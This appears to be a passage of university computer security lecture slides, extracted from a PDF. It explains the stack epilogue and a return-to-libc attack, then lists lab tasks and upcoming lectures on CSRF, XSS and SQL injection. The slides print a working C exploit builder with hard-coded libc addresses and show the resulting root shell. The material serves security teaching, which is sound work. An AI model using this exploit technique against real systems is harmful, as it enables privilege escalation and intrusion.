
Function Epilogue

- ₁₎ Initial State
- The stack pointer now points where the frame pointer points to in order to release the stack space allocated for the local variables.
- The previous frame pointer is assigned to %ebp to recover the frame pointer of the caller's function.
- The return address is popped from the stack and the program jumps to that address. This instruction move s the stack pointer.


Memory Map to Understand system () Argument





Memory Map to Understand system () Argument



Memory Map to Understand system () Argument








		Instructions		esp	ebp (X)
foo()'s epilogue	1	mov ebp esp pop ebp ret	 	X X+4 X+8	X Y = *X Y

pushl %ebp
movl %esp, %ebp
subl \$16, %esp
movl 8(%ebp), %eax
movl %eax, -4(%ebp)
leave
ret



	Instructions	 	esp	ebp (X)
foo()'s epilogue	mov ebp esp pop ebp ret	 	X X+4 X+8	X Y = *X Y
F()'s prologue	push ebp mov esp ebp	 	X+4 X+4	Y X+4

Malicious Code

```
∢ebp
// ret_to_libc_exploit.c
#include <stdio.h>
                                                       esp→
#include <string.h>
int main (int argc, char **argv)
                                                           (c) inside system(): after
                                                          running its function prologue
  char buf[200];
  FILE *badfile;
                                                                                 ebp + 12
  memset (buf, 0xaa, 200); // fill the buffer with non-zeros
  *(long *) &buf[70] = 0xbffffe8c; // The address of "/bin/sh"
  \star (long \star) &buf[66] = 0xb7e52fb0; // The address of exit()
                                                                                 ebp + 8
  \star (long \star) &buf[62] = 0xb7e5f430; // The address of system()
  badfile = fopen("./badfile", "w");
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose (badfile);
```

system()'s argument

Launch the attack

• Execute the exploit code and then the vulnerable code

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
# Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

Lab 4 Return-to-libc Attack Lab

- Environment setup
- Task 1: Finding out the Addresses of libc Functions
- Task 2: Putting the shell string in the memory
- Task 3: Launching Attack
 - Attack variation 1
 - Attack variation 2

Lectures 12-17

- Cross Site Request Forgery (CSRF)
 - o Cross-Site Requests and Its Problems
 - Cross-Site Request Forgery Attack
 - CSRF Attacks on HTTP GET
 - CSRF Attacks on HTTP POST
 - Countermeasures
- Cross-Site Scripting Attack (XSS)
 - o The Cross-Site Scripting attack
 - Reflected XSS
 - Persistent XSS
 - Damage done by XSS attacks
 - XSS attacks to befriend with others
 - XSS attacks to change other people's profiles
 - Self Propagation
 - Countermeasures

- SQL Injection Attack
 - SQL Tutorial
 - Launching SQL Injection Attacks
 - How is the SQL statement constructed?
 - How to pass user data to have a successful attack (Get restricted information, or modifying database)
 - Get restricted information
 - Modifying database
 - SQL attack using cURL
 - Countermeasures